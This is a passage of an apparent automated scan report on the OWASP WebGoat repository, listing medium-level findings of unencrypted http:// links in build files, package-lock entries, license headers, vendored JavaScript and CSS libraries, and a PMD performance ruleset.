  http://maven.apache.org/maven-v4_0_0.xsd">
3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>webgoat-all-in-one-docker</artifactId>
```

docker/pom.xml:2

Level Medium

```
1 <project xmlns="http://maven.apache.org/POM/4.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"

2     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
  http://maven.apache.org/maven-v4_0_0.xsd">

3     <modelVersion>4.0.0</modelVersion>
4     <artifactId>webgoat-all-in-one-docker</artifactId>
5     <packaging>jar</packaging>
```

docs/package.json:22

Level Medium

```
19 "license": "MIT",
20 "author": "Start Bootstrap",
21 "contributors": [
22   "David Miller (http://davidmiller.io/)"
23 ],
24 "repository": {
25   "type": "git",
```

docs/package-lock.json:920

Level Medium

```
917 },
918 "readable-stream": {
919   "version": "2.3.6",
920   "resolved": "http://registry.npmjs.org/readable-stream/-/readable-stream-2.3.6.tgz",
921   "integrity": "sha512-
tQtKA9WIAhBF3+VLAsEyMqZeBjW0AHJoxOtYqSUZNJxauErmLbVm2FW1y+J/YA9dUrAC39I
TejlZWhVIwawkKw==",
922   "dev": true,
923   "requires": {
```

docs/package-lock.json:935

Level Medium

```
932 },
933 "string_decoder": {
934   "version": "1.1.1",
935   "resolved": "http://registry.npmjs.org/string_decoder/-/string_decoder-1.1.1.tgz",
936   "integrity": "sha512-
n/ShnvDi6FHbbVfviro+WojiFzv+s8MPMHBCzVePfUpDJLwoLT0ht1l4YwBCbi8pJAveEEdnkH
yPyTP/mzRfwg==",
937   "dev": true,
938   "requires": {
```

docs/package-lock.json:1044

Level Medium

```
1041 },
1042 "concat-stream": {
1043   "version": "1.6.2",
1044   "resolved": "http://registry.npmjs.org(concat-stream/-/concat-stream-1.6.2.tgz",
1045   "integrity": "sha512-
27HBghJxjiZtIk3Ycvn/4kbJk/1uZuJFfuPEns6LaEvpvG1f0hTea8lilrouyo9mVc2GWdcEZ8
```

```
OLoGmSADlrCw==",
1046  "dev": true,
1047  "requires": {
```

docs/package-lock.json:1164

Level Medium

```
1161 },
1162 "d": {
1163   "version": "1.0.0",
1164   "resolved": "http://registry.npmjs.org/d/-/d-1.0.0.tgz",
1165   "integrity": "sha1-dUu1v+VUUdpppYuU1F9MWwRi1Y8=",
1166   "dev": true,
1167   "requires": {
```

docs/package-lock.json:4220

Level Medium

```
4217 },
4218 "next-tick": {
4219   "version": "1.0.0",
4220   "resolved": "http://registry.npmjs.org/next-tick/-/next-tick-1.0.0.tgz",
4221   "integrity": "sha1-yobR/ogoFpsBICCOPchCS524NCw=",
4222   "dev": true
4223 },
```

docs/README.md:15

Level Medium

```
12
13 # Thanks to
14
```

15 [Freelancer](<http://startbootstrap.com/template-overviews/freelancer/>) is a one page freelancer portfolio theme for [Bootstrap](<http://getbootstrap.com/>) created by [Start Bootstrap](<http://startbootstrap.com/>)

```
16
17 ## Copyright and License
18
```

docs/vendor/bootstrap/css/bootstrap.css.map:1

Level Medium

```
1
{"version":3,"sources":["../../scss/bootstrap.scss","../../scss/_root.scss","../../scss/_reboot.scss","../../scss/_variables.scss","bootstrap.css","../../scss/mixins/_hover.scss","../../scss/_type.scss","...
```

docs/vendor/bootstrap/css/bootstrap.min.css.map:1

Level Medium

```
1
{"version":3,"sources":["../../scss/bootstrap.scss","../../scss/_root.scss","../../scss/_reboot.scss","dist/css/bootstrap.css","bootstrap.css","../../scss/mixins/_hover.scss","../../scss/_type.scss","..."
```

docs/vendor/font-awesome/css/font-awesome.css:2

Level Medium

```
1 /*!  
  
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome  
  
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)  
4 */  
5 /* FONT PATH
```

docs/vendor/font-awesome/css/font-awesome.css:3

Level Medium

```
1 /*!  
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome  
  
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)  
  
4 */  
5 /* FONT PATH  
6 * ----- */
```

docs/vendor/font-awesome/css/font-awesome.min.css:2

Level Medium

```
1 /*!  
  
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome  
  
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)  
4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.7.0');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'),url('../fonts/fontawesome...  
5 */
```

docs/vendor/font-awesome/css/font-awesome.min.css:3

Level Medium

```
1 /*!
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.7.0');src:url('../fonts/fontawesome-webfont.eot?#iefix&v=4.7.0') format('embedded-opentype'),url('../fonts/fontawe...
```

docs/vendor/font-awesome/less/font-awesome.less:2

Level Medium

```
1 /*
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
```

docs/vendor/font-awesome/less/font-awesome.less:3

Level Medium

```
1 /*
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
6 @import "variables.less";
```

docs/vendor/font-awesome/less/mixins.less:31

Level Medium

```
28
29 // Only display content to screen readers. A la Bootstrap 4.
30 //
```

31 // See: <http://a11yproject.com/posts/how-to-hide-content/>

```
32
33 .sr-only() {
34   position: absolute;
```

docs/vendor/font-awesome/scss/font-awesome.scss:2

Level Medium

```
1 /*!
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
```

docs/vendor/font-awesome/scss/font-awesome.scss:3

Level Medium

```
1 /*
2 * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome
3 * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License)
4 */
5
6 @import "variables";
```

docs/vendor/font-awesome/scss/_mixins.scss:31

Level Medium

```
28
29 // Only display content to screen readers. A la Bootstrap 4.
30 //
```

31 // See: <http://a11yproject.com/posts/how-to-hide-content/>

```
32
33 @mixin sr-only {
34   position: absolute;
```

docs/vendor/jquery-easing/jquery.easing.compatibility.js:2

Level Medium

```
1 /*
2 * Easing Compatibility v1 - http://gsgd.co.uk/sandbox/jquery/easing
3 *
4 * Adds compatibility for applications that use the pre 1.2 easing names
5 *
```

docs/vendor/jquery-easing/jquery.easing.compatibility.js:8

Level Medium

```
5 *
6 * Copyright (c) 2007 George Smith
7 * Licensed under the MIT License:
8 * http://www.opensource.org/licenses/mit-license.php
9 */
10
11 (function($){
```

docs/vendor/jquery-easing/jquery.easing.js:2

Level Medium

```
1 /*  
  
2 * jQuery Easing v1.4.1 - http://gsgd.co.uk/sandbox/jquery/easing/  
  
3 * Open source under the BSD License.  
4 * Copyright © 2008 George McGinley Smith  
5 * All rights reserved.
```

docs/vendor/jquery/jquery.js:506

Level Medium

```
503 *  
504 * Copyright jQuery Foundation and other contributors  
505 * Released under the MIT license
```

506 * http://jquery.org/license

```
507 *  
508 * Date: 2016-08-08  
509 */
```

docs/vendor/jquery/jquery.js:7476

Level Medium

```
7473  
7474  
7475 // Based off of the plugin by Clint Helfers, with permission.
```

7476 //
https://web.archive.org/web/20100324014747/http://blindsignals.com/index.php/2009/
07/jquery-delay/

```
7477 jQuery.fn.delay = function( time, type ) {  
7478   time = jQuery.fx ? jQuery.fx.speeds[ time ] || time : time;  
7479   type = type || "fx";
```

docs/vendor/jquery/jquery.js:7701

Level Medium

```
7698 // Support: IE <=9 - 11 only  
7699 // elem.tabIndex doesn't always return the  
7700 // correct value when it hasn't been explicitly set
```

```
7701 //  
https://web.archive.org/web/20141116233347/http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript/
```

```
7702 // Use proper attribute retrieval(#12072)  
7703 var tabindex = jQuery.find.attr( elem, "tabindex" );  
7704
```

docs/vendor/jquery/jquery.js:9054

Level Medium

```
9051  
9052 // Support: IE <=8 - 11, Edge 12 - 15  
9053 // IE throws exception on accessing the href property if url is malformed,
```

```
9054 // e.g. http://example.com:80x/
```

```
9055 try {  
9056   urlAnchor.href = s.url;  
9057 }
```

docs/vendor/jquery/jquery.slim.js:506

Level Medium

```
503 *  
504 * Copyright jQuery Foundation and other contributors  
505 * Released under the MIT license
```

```
506 * http://jquery.org/license
```

```
507 *  
508 * Date: 2016-08-08  
509 */
```

docs/vendor/jquery/jquery.slim.js:6683

Level Medium

6680

6681

6682 // Based off of the plugin by Clint Helfers, with permission.

6683 //

<https://web.archive.org/web/20100324014747/http://blindsights.com/index.php/2009/07/jquery-delay/>

6684 jQuery.fn.delay = function(time, type) {

6685 time = jQuery.fx ? jQuery.fx.speeds[time] || time : time;

6686 type = type || "fx";

docs/vendor/jquery/jquery.slim.js:6908

Level Medium

6905 // Support: IE <=9 - 11 only

6906 // elem.tabIndex doesn't always return the

6907 // correct value when it hasn't been explicitly set

6908 //

<https://web.archive.org/web/20141116233347/http://fluidproject.org/blog/2008/01/09/getting-setting-and-removing-tabindex-values-with-javascript/>

6909 // Use proper attribute retrieval(#12072)

6910 var tabindex = jQuery.find.attr(elem, "tabindex");

6911

docs/vendor/magnific-popup/jquery.magnific-popup.js:2

Level Medium

1 /*! Magnific Popup - v1.1.0 - 2016-02-20

2 * <http://dimsemenov.com/plugins/magnific-popup/>

3 * Copyright (c) 2016 Dmitry Semenov; */

4 ;(function (factory) {

5 if (typeof define === 'function' && define.amd) {

docs/vendor/magnific-popup/jquery.magnific-popup.js:106

Level Medium

```
103     $.magnificPopup.instance = mfp;
104 }
105 },
```

106 // CSS transition detection, <http://stackoverflow.com/questions/7264899/detect-css-transitions-using-javascript-and-without-modernizr>

```
107 supportsTransitions = function() {
108     var s = document.createElement('p').style, // 's' for style. better to create an element
if body yet to exist
109     v = ['ms','O','Moz','Webkit']; // 'v' for vendor
```

docs/vendor/magnific-popup/jquery.magnific-popup.js:858

Level Medium

```
855 defaults: {
856
857     // Info about options is in docs:
```

858 // <http://dimsemenov.com/plugins/magnific-popup/documentation.html#options>

```
859
860     disableOn: 0,
861
```

docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2

Level Medium

1 /*! Magnific Popup - v1.1.0 - 2016-02-20

2 * <http://dimsemenov.com/plugins/magnific-popup/>

```
3 * Copyright (c) 2016 Dmitry Semenov; */  
4 !function(a){"function"==typeof  
define&&&define.amd?define(["jquery"],a):a("object"==typeof  
exports?require("jquery"):window.jQuery||window.Zepto)}(function(a){var  
b,c,d,e,f,g,h="Close",i="BeforeClose"...
```

LICENSE.txt:1

Level Medium

1 This file is part of WebGoat, an Open Web Application Security Project utility. For details,
please see <http://www.owasp.org/>

2
3 Copyright (c) 2002 - 2019 Bruce Mayhew
4

mvnw:11

Level Medium

8 # "License"); you may not use this file except in compliance
9 # with the License. You may obtain a copy of the License at
10 #

11 # <http://www.apache.org/licenses/LICENSE-2.0>

12 #
13 # Unless required by applicable law or agreed to in writing,
14 # software distributed under the License is distributed on an

mvnw.cmd:10

Level Medium

7 @REM "License"); you may not use this file except in compliance
8 @REM with the License. You may obtain a copy of the License at
9 @REM

10 @REM <http://www.apache.org/licenses/LICENSE-2.0>

11 @REM

12 @REM Unless required by applicable law or agreed to in writing,

13 @REM software distributed under the License is distributed on an

.mvn/wrapper/MavenWrapperDownloader.java:8

Level Medium

5 * you may not use this file except in compliance with the License.

6 * You may obtain a copy of the License at

7 *

8 * <http://www.apache.org/licenses/LICENSE-2.0>

9 *

10 * Unless required by applicable law or agreed to in writing, software

11 * distributed under the License is distributed on an "AS IS" BASIS,

pmd-ruleset.xml:2

Level Medium

1 <?xml version="1.0" encoding="UTF-8"?>

2 <ruleset name="jpinpoint-rules" xmlns:xsi="http://www.w3.org/2001/XMLSchema-

instance" xsi:schemaLocation="http://pmd.sourceforge.net/ruleset/2.0.0

http://pmd.sourceforge.net/ruleset_2_0_0.xsd" xmlns="...

3 <description>jPinpoint specific rules for performance aware Java coding, sponsored by Rabobank.(jpinpoint-rules)</description>

4

5 <!-- IMPORTANT NOTICE: The content of this file is generated. Do not edit this file directly since changes may be lost when this file is regenerated! -->

pmd-ruleset.xml:13

Level Medium

```
10 message="Explicit CDI references need to be destroyed otherwise they leak."
11 class="net.sourceforge.pmd.lang.rule.XPathRule"
12 typeResolution="true"

13
externalInfoUrl="http://www.jpinpoint.com/doc/pmd_rules_performance.html#AvoidCDIR
eferenceLeak">

14 <description>Problem: A proxy object is created by CDI for explicit references, they are
not de-referenced implicitly and become a memory leak. &#13;
15   Solution: Destroy the reference explicitly.
16 (jpinpoint-rules)</description>
```

pmd-ruleset.xml:65

Level Medium

```
62 </rule>
63
64 <rule name="AvoidConstantsInInterface"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Interface defines constants. It may expose implementation...
65
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-VOEDOS04">

66 <description>Interface defines constants. Problem: Possibly exposes implementation
details. &#13;
67   Solution: Make it a Class which cannot be instantiated, or an Enum. Use static imports.
68 (jpinpoint-rules)</description>
```

pmd-ruleset.xml:87

Level Medium

```
84 dfa="false" language="java"
85 message="Avoid using DecimalFormat or ChoiceFormat as field since it is thread-
unsafe."
86 typeResolution="true"

87
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IDTF01">
```

88 <description>Problem: java.text.DecimalFormat and java.text.ChoiceFormat are thread-unsafe. The usual solution
89 is to create a new local one when needed in a method.
90 (jpinpoint-rules)</description>

pmd-ruleset.xml:103

Level Medium

100 </rule>
101
102 <rule name="AvoidDeprecatedHttpConnectors"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Avoid the use of deprecated/thread-unsafe HTTP connec...

103
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IBI06" >

104 <description>Problem: Several HTTP client connection managers are thread-unsafe which may cause session data mix-up or have other issues for which they were made deprecated.
105 Solutions: Use org.apache.http.impl.conn.PoolingHttpClientConnectionManager and org.apache.http.impl.client.HttpClientBuilder. (jpinpoint-rules)</description>
106 <priority>3</priority>

pmd-ruleset.xml:152

Level Medium

149 <rule name="AvoidDuplicateAssignmentsInCases"
150 message="Avoid duplicate assignments in different switch cases"
151 class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

152 typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Quality#JavaCodeQuality-CSC01">

153 <description>
154 Problem: Potential bug: expected are different assignments in different cases.

155 Solution: assign different values in different cases, common assignments should be taken out of the switch.

pmd-ruleset.xml:184

Level Medium

181

182 <rule name="AvoidImplicitlyRecompilingRegex"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="String regex method, Pattern.matches or FileSystem....
183 Implicitly compiles a regex pattern, can be expensive." typeResolution="true"

184

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IREEU01">

185 <description>A regular expression is compiled implicitly on every invocation.

Problem: this can be expensive, depending on the length of the regular expression.

186 Solution: Compile the regex pattern only once and assign it to a private static final
Pattern field. java.util.Pattern objects are thread-safe so they can be shared among threads.

187 (jpinpoint-rules)</description>

pmd-ruleset.xml:258

Level Medium

255 </rule>

256

257 <rule name="AvoidInMemoryStreamingDefaultConstructor"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Default capacity constructor of ByteArrayO...>

258

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-ISIO01">

259 <description>Default constructor of ByteArrayOutputStream or StringWriter is used.
Problem: It allocates a small buffer as capacity which usually needs several expensive
expansions.

260 Solution: Presize the ByteArrayOutputStream or StringWriter with an initial
capacity such that an expansion is not needed in most cases.

261 (jpinpoint-rules)</description>

pmd-ruleset.xml:276

Level Medium

```
273 </rule>
274
275 <rule name="AvoidMultipleConcatStatements"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Multiple statements concatenate to the same String. U...
```

276

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-ISU02">

277 <description>Multiple statements concatenate to the same String. Problem: Each statement with one or more +-operators creates a hidden temporary StringBuilder, a char[] and a new String object, wh...

278 Solution: Use StringBulder.append.

279 (jpinpoint-rules)</description>

pmd-ruleset.xml:310

Level Medium

```
307 </rule>
308
309 <rule name="AvoidRecompilingPatterns"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Pattern.compile is used in a method. Compiling a regex pat..."
```

310

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IREU02">

311 <description>A regular expression is compiled on every invocation. Problem: this can be expensive, depending on the length of the regular expression.

312 Solution: Usually a pattern is a literal, not dynamic and can be compiled only once. Assign it to a private static field. java.util.Pattern objects are thread-safe so they can be shared among ...

313 (jpinpoint-rules)</description>

pmd-ruleset.xml:331

Level Medium

```
328 </rule>
329
330 <rule name="AvoidRecompilingXPathExpression"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="XPathExpression is created and compiled every time....
```

331
[<externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-UX02">](http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-UX02)

332 <description>XPathExpression is created and compiled on every method call.
Problem: Creation XPath and compilation of XPathExpression takes time. It may slow down
your application. 
333 Solution: 1. Avoid XPath usage. 2. Since XPath and XPathExpression classes are
thread-unsafe, they are not easily cached. Caching in Thread locals may be a solution.
334 (jpinpoint-rules)</description>

pmd-ruleset.xml:352

Level Medium

```
349 <rule name="AvoidRecreatingDateTimeFormatter"
350   message="Avoid recreating DateTimeFormatter, it is relatively expensive."
351   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

352 typeResolution="true"
<externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IDTF02">
```

353 <description>
354 Problem: Recreating a DateTimeFormatter is relatively expensive.
355 Solution: org.joda.time.format.DateTimeFormatter or Java 8
java.time.DateTimeFormatter is thread-safe and can be shared among threads. Create the

pmd-ruleset.xml:381

Level Medium

```
378 </rule>
379
380 <rule name="AvoidReflectionInToStringAndHashCode"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Reflection is used in toString or hashCode, wh...
```

```
381
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-UUOR01">

382 <description>Problem: Reflection is relatively expensive. &#13;
383   Solution: Avoid to use reflection. Use the non-reflective, explicit way, preferably
using Guava.
384   (jpinpoint-rules)</description>
```

pmd-ruleset.xml:412

Level Medium

```
409 </rule>
410
411 <rule name="AvoidSimpleDateFormat" class="net.sourceforge.pmd.lang.rule.XPathRule"
deprecated="false" dfa="false" language="java" message="SimpleDateFormat is used. Since it
is thread-unsafe, it needs...
412
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IDTF01">

413 <description>Problem: java.util.SimpleDateFormat is thread-unsafe. The usual
solution is to create a new one when needed in a method. Creating SimpleDateFormat is
relatively expensive. &#13;
414   Solution: Use a Joda-Time DateTimeFormat to create a specific DateTimeFormatter
or Java 8 java.time.DateTimeFormatter. These classes are immutable, thus thread-safe and
can be made static.
415   (jpinpoint-rules)</description>
```

pmd-ruleset.xml:428

Level Medium

```
425 </rule>
426
427 <rule name="AvoidStringBuffer" class="net.sourceforge.pmd.lang.rule.XPathRule"
deprecated="false" dfa="false" language="java" message="StringBuffer is used. It introduces
locking overhead, use StringB...
428   externalInfoUrl="http://www.jpinpoint.
```

com/doc/Java+Code+Performance#JavaCodePerformance-ISU01" >

429 <description>Problem: StringBuffer introduces locking overhead because it is thread safe. Its thread-safety is rarely needed.
430 Solution: Replace StringBuffer by StringBuilder. (jpinpoint-rules)</description>
431 <priority>3</priority>

pmd-ruleset.xml:443

Level Medium

440 </rule>
441
442 <rule name="AvoidUnconditionalBuiltLogStrings"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Log String is built irrespective of log level." t...

443
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-IL02">

444 <description>A String to be logged is built unconditionally. Problem: String building,
concatenation and/or other operations happen before the debug, trace or info method
executes, so independent ...
445 Solution: Build the String conditionally on the log level, within an if statement.
446 (jpinpoint-rules)</description>

pmd-ruleset.xml:475

Level Medium

472 </rule>
473
474 <rule name="AvoidWideScopeXPathExpression"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="XPathExpression targets a wide scope, this is potent...

475
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerfor
mance-UX01">

476 <description>The XPathExpression targets a wide scope since it starts with '//'.
Problem: XPath has to search in a wide scope for occurrences, this may take a while. 

477 Solution: 1. Avoid XPath usage. 2. Make the scope as narrow as possible, do not start with '//'.
478 (jpinpoint-rules)</description>

pmd-ruleset.xml:497

Level Medium

494 </rule>
495
496 <rule name="AvoidXMLGregorianCalendar"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="XMLGregorianCalendar is used. It is slow in JAXB." typeRe...
497
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IUOXAR05">

498 <description>Problem: XMLGregorianCalendar is a large object, involving substantial processing. It is created with the poorly performing DatatypeFactory.
499 Solution: Add a converter for alternative date handling with joda-time or Java 8 java.time.
500 (jpinpoint-rules)</description>

pmd-ruleset.xml:518

Level Medium

515 </rule>
516
517 <rule name="AvoidXPathAPIUsage" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="XPathAPI is used. XPathAPI implementation has bad performance." ...
518
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-UX03">

519 <description>XPathAPI is used. Problem: XPathAPI implementation is slow.
520 Solution: 1. try to avoid using XPathAPI. 2. improve performance by using jvm parameters and possibly CachedXPathAPI.
521 (jpinpoint-rules)</description>

pmd-ruleset.xml:535

Level Medium

532 </rule>
533
534 <rule name="AvoidXPathUsage" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="XPath is used. XPath implementation has bad performance." typeResol...

535

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-UX03">

536 <description>XPath is used. Problem: XPath implementation is slow.
537 Solution: 1. avoid using XPath. 2. improve performance by using jvm parameters and possibly Cached XPath API.
538 (jpinpoint-rules)</description>

pmd-ruleset.xml:552

Level Medium

549 </rule>
550
551 <rule name="HttpClientBuilderWithoutDisableConnectionState" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="A HttpClient builder is used and dis..."

552

externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IBI07">

553 <description>Problem: NTLM authenticated connections and SSL/TLS connections with client certificate authentication are stateful: they have a specific user identity/security context per session. I...

554 Then performance will suffer due to a full TLS handshake for each request.

555 Solution: HttpClients should disable connection state tracking in order to reuse TLS connections, since service calls for one pool have the same user identity/security context for all sessions...

pmd-ruleset.xml:579

Level Medium

```
576 <rule name="ImplementEqualsHashCodeOnValueObjects"
577   message="Equals and/or hashCode is missing for a value object."
578   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

579   typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IncorrectequalsandhashCode">

580   <description>
581     Problem: If equals and hashCode are not defined, they don't meet the programmer's
expectations and the requirements for use with the collections API. It may result in
unexpected, undesired beh...
582     Solution: Add proper equals and hashCode methods that meet the equals-hashCode
contract to all objects which might anyhow be put in a Map, Set or other collection. If the
object should never b...
```

pmd-ruleset.xml:631

Level Medium

```
628 </rule>
629
630 <rule name="JAXBContextCreatedForEachMethodCall"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="JAXBContext is created for each method call, wh...
631
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IUOXAR04">

632   <description>Problem: JAXBContext creation is expensive because it does much class
loading. &#13;;
633     Solution: Since JAXBContext objects are thread safe, they can be shared between
requests and reused. So, reuse created instances, e.g. as singletons.
634   (jpinpoint-rules)</description>
```

pmd-ruleset.xml:646

Level Medium

```
643  </properties>
644 </rule>
645
```

646 <rule name="MDCPutWithoutRemove" message="MDC put is used without finally remove." class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" typeResolution="true" ...

```
647  <description>
648      MDC values are added for logging, but not removed. Problem: MDC values can leak to other user transactions (requests) and log incorrect information. Solution: remove the MDC value in a finally...
649  (jpinpoint-rules)</description>
```

pmd-ruleset.xml:676

Level Medium

```
673 </rule>
674
675 <rule name="MinimizeAttributesInSession"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Attribute is set in the session, yet not removed. This ...
```

676
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-TMSU01">

677 <description>An attribute is set in the session and not removed. Problem: This may be a large object and data in the sessions takes heap space and stay in the session until time-out. This may take...

678 Solution: remove the attribute if not really needed in the session, remove it from the session as soon as possible. Alternatively, use render parameters.

```
679  (jpinpoint-rules)</description>
```

pmd-ruleset.xml:712

Level Medium

```
709  </properties>
710 </rule>
711
```

712 <rule name="ObjectMapperCreatedForEachMethodCall" message="An ObjectMapper is created for each method call, which is expensive."
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa=...

713 <description>Problem: Jackson ObjectMapper creation is expensive because it does much class loading. 
714 Solution: Since ObjectMapper objects are thread-safe after configuration in one thread, they can be shared afterwards between requests and reused. So, reuse created instances, from a static fi...
715 (jpinpoint-rules)</description>

pmd-ruleset.xml:731

Level Medium

728 </rule>
729
730 <rule name="UnconditionalConcatInLogArgument"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="String concatenation (+) is executed regardless of..."

731
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IL01">

732 <description>Problem: String concatenation (+) is executed regardless of log level and can be expensive. 
733 Solution: Use SLF4J formatting with {}-placeholders or log and format conditionally.
(jpinpoint-rules)</description>
734 <priority>2</priority>

pmd-ruleset.xml:753

Level Medium

750 </rule>
751
752 <rule name="UnconditionalOperationOnLogArgument"
class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java" message="Operation is executed regardless of log level a..."

753
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance-IL03">

754 <description>Problem: An operation is executed regardless of log level. This could be much processing while the result is typically not used. Detected are obj.toString() and operations with one or...

755 Solution: Execute the operation only conditionally and utilize SLF4J formatting with {}-placeholders. (jpinpoint-rules)</description>

756 <priority>2</priority>

pmd-ruleset.xml:806

Level Medium

803 </rule>

804

805 <rule name="UsingSuppressWarnings" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="Using SuppressWarnings." typeResolution="true"

806 [externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance">](http://www.jpinpoint.com/doc/Java+Code+Performance)

807 <description>(Informative) Problem: This rule detects problems, suppressing them without full knowledge can lead to the problems this rule is trying to prevent. 

808 Solution: Suppress warnings judiciously based on full knowledge and report reasons to suppress (false positives) to the rule maintainers so these can be fixed. (jpinpoint-rules)</description>

809 <priority>4</priority>

pmd-ruleset.xml:826

Level Medium

823 </rule>

824

825 <rule name="UsingSuppressWarningsHighRisk" class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false" language="java" message="Using SuppressWarnings for a rule that is meant to pr..."

826 [externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance">](http://www.jpinpoint.com/doc/Java+Code+Performance)

827 <description>(Informative) Problem: This rule detects high risk problems, suppressing them without full knowledge can lead to incidents like customer data mix-up, corrupt data, server crashes or v...

828 Solution: Suppress warnings judiciously based on full knowledge and report reasons to suppress (false positives) to the rule maintainers so these can be fixed.

```
(jpinpoint-rules)</description>
829  <priority>4</priority>
```

pmd-ruleset.xml:1050

Level Medium

```
1047 <rule name="AvoidCompletionServiceTake"
1048   message="Avoid completionService.take, use poll"
1049   class="net.sourceforge.pmd.lang.rule.XPathRule" deprecated="false" dfa="false"
language="java"

1050  typeResolution="true"
externalInfoUrl="http://www.jpinpoint.com/doc/Java+Code+Performance#JavaCodePerformance">

1051  <description>
1052    Problem: take() stalls indefinitely in case of hanging threads and consumes a
thread.&#13;
1053    Solution: use poll() with a timeout value and handle the timeout.
```

pmd-ruleset.xml:1085

Level Medium

```
1082 <rule name="AvoidFutureGetWithoutTimeout"
